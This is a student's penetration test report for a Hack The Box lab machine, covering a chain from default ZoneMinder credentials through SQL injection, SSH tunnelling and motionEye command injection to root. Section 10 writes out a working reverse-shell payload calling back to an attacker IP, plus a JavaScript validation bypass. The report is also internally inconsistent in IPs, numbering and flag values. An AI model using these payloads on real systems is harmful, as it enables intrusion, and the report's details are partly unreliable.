PENETRATION TEST REPORT

CEHv13

Student Name : Bimal Bist

Submitted To : SB Computer

Assessment Type : Black Box Penetration Test

Target: 10.129.48.79 (CCTV Machine)

Date: April 27, 2026

CONFIDENTIAL

For Educational Purposes Only

TABLE OF CONTENT

1. Executive Summary
2. Scope of Work
3. Methodology
4. Reconnaissance
5. Initial Access
6. SQL Injection Exploitation
7. Password Cracking
8. SSH Access
9. Internal Service Discovery
10. SSH Tunneling
11. Command Injection in motionEye
12. Privilege Escalation to Root
13. Flags Captured
14. Remediation Recommendations
15. Tools Used
16. Conclusion

1. Executive Summary

A comprehensive penetration test was conducted against the Hack The Box CCTV machine (IP: 10.129.49.11) on April 27-, 2026. The assessment simulated a real-world attacker with no prior knowledge of the target system (black box testing methodology).

Key Findings Summary

Severity	Finding	Count
Critical	Default Administrative Credentials (admin:admin)	1
High	Time-Based Blind SQL Injection (CVE-2024-51482)	1
High	OS Command Injection in motionEye (CVE-2025-60787)	1
Medium	Weak Password (opensesame)	1
Medium	Internal Service Exposure via SSH	1

Overall Risk Assessment: CRITICAL

The target machine was fully compromised within approximately 4 hours of active testing. An attacker with the techniques demonstrated would be able to:

- Gain unauthorized administrative access to the CCTV system
- Extract sensitive user credentials from the database
- Execute arbitrary commands on the underlying operating system
- Escalate privileges to full root access
- Capture both user and root flags

2. Scope of Work (In-Scope Assets)

Asset	IP Address	Purpose
CCTV Machine	10.129.49.11	Target System
ZoneMinder Web App	Port 80 (HTTP)	CCTV Management Portal
SSH Service	Port 22 (TCP)	Remote Access Service

Testing Parameters

- **Testing Type:** Black Box
- **Initial Knowledge:** None (no credentials provided)
- **Primary Goal:** Capture user.txt and root.txt flags

3. Methodology

The penetration test followed industry-standard methodology comprising five distinct phases:

Phase	Activity
Phase 1: Reconnaissance	Network scanning, service detection, web fingerprinting
Phase 2: Initial Access	Default credential testing, vulnerability identification
Phase 3: Post-Exploitation	Credential extraction, password cracking
Phase 4: Privilege Escalation	Internal service enumeration, SSH tunneling, command injection
Phase 5: Flag Capture	User flag and root flag extraction

4. Reconnaissance

4.1 Nmap Scan

The initial reconnaissance was performed using Nmap to discover open ports and running services on the target machine.

Command: nmap -sC -sV 10.129.49.11

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.129.49.11
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-27 23:58 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.15% done; ETC: 00:00 (0:02:17 remaining)
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.61% done; ETC: 00:11 (0:11:05 remaining)
Stats: 0:22:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.86% done; ETC: 00:28 (0:07:42 remaining)
Stats: 0:40:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.30% done; ETC: 00:38 (0:00:00 remaining)
Nmap scan report for cctv.htb (10.129.49.11)
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2490.09 seconds
```


Results:

- Port 22 (SSH) - OpenSSH 9.6p1 Ubuntu
- Port 80 (HTTP) - Apache httpd 2.4.58

Analysis: Only two ports were externally accessible, indicating that the web application would be the primary attack vector.

4.2 Web Application Discovery

Browsing to port 80 revealed ZoneMinder, an open-source CCTV management system.




Version Identified: ZoneMinder v1.37.63

5. Initial Access - Default Credentials

Default credentials were tested on the ZoneMinder login page.

Credentials Tested:

Username	Password	Result
Admin	admin	Successful Login




Finding: The ZoneMinder web application was accessible using default credentials (admin:admin). This represents a critical security failure as it provides attackers immediate administrative access without any authentication bypass.

6. SQL Injection Exploitation (CVE-2024-51482)


6.1 Session Cookie Capture

The authenticated session cookie was captured.



Cookie Value: ZMSESSID=emmgp4bk7fa9iNioq09ffst6e

6.2 VPN and Connectivity Test



6.3 Internal Service Enumeration

Discovered Services: motionEye on port 8765, MySQL on 3306, RTSP on 8554

6.4 motionEye Configuration

```
mark@cctv:~$ cat /etc/motioneye/motion.conf | grep admin_password
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
```

Admin Hash: 989c5a8ee87a0e9521ec81a79187d162109282f0

7. Password Cracking

The bcrypt hash for user mark was cracked.

Result: mark : opensesame

8. SSH Access

Command: ssh mark@10.129.49.11


Password: opensesame


```
┌──(kali㉿kali)-[~]
└─$ ssh -L 8766:127.0.0.1:8765 mark@10.129.49.11
mark@10.129.49.11's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 28 Apr 04:39:43 UTC 2026

  System load:  0.0
  Usage of /:   71.5% of 8.70GB
  Memory usage: 28%
  Swap usage:   0%
  Processes:    263
  Users logged in:  1
  IPv4 address for eth0: 10.129.49.11
  IPv6 address for eth0: dead:beef::250:56ff:feb0:63c4

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Apr 28 04:29:01 2026 from 10.10.16.211
```

9. SSH Tunneling

To access internal motionEye service:


Command: ssh -L 8766:127.0.0.1:8765 mark@10.129.49.11






10. Command Injection in motionEye (CVE-2025-60787)

10.1 Snapshot Filename Field




10.2 JavaScript Validation Bypass



Code: configUiValid = function() { return true; };

10.3 Payload Injection

Payload: $(python3 -c 'import os;os.system("bash -c \"bash -i >& /dev/tcp/10.10.16.211/4444 0>&1\"")').%Y-%m-%d-%H-%M-%S



10.4 Netcat Listener

Command: nc -lvnp 4444

10.5 Snapshot Trigger

Command: curl "http://127.0.0.1:7999/1/action/snapshot"

11. Privilege Escalation to Root

11.1 Reverse Shell Captured

11.2 Root Confirmation

Output: root

12. Flags Captured

12.1 User Flag

Command: cat /home/sa_mark/user.txt

User Flag: 35485441621d3a1bf9b53966cfc6e2d0

12.2 Root Flag

Command: cat /root/root.txt

```
root@cctv:/etc/motioneye# cat /root/root.txt
cat /root/root.txt
69507708250a83de49358aee134c758f
root@cctv:/etc/motioneye#
```

Root Flag: 69507708250a83de49358aee134c758f

12.3 HTB Confirmation

Machine Rank: #7821
Pwn Date: 27 Apr 2026

13. Remediation Recommendations

Finding	Recommendation	Priority
Default Credentials	Change all default passwords immediately	Critical
SQL Injection	Update ZoneMinder to v1.37.65+	High
Command Injection	Update motionEye to patched version	High
Weak Password	Implement strong password policy	Medium

14. Tools Used

Tool	Purpose
Nmap	Port scanning
sqlmap	SQL injection
John the Ripper	Password cracking
SSH	Remote access and tunneling
Netcat	Reverse shell listener
curl	HTTP requests
Firefox DevTools	JavaScript bypass

15. Conclusion

The CCTV machine was successfully compromised through a chain of vulnerabilities:

1. **Default credentials** (admin:admin) → ZoneMinder access
2. **SQL injection** (CVE-2024-51482) → User hash extraction
3. **Password cracking** → SSH access as mark
4. **SSH tunneling** → Internal motionEye access
5. **Command injection** (CVE-2025-60787) → Root shell

Flags Captured

Flag	Value
User Flag	35485441621d3a1bf9b53966cf6e2d0
Root Flag	69507708250a83de49358aee134c758f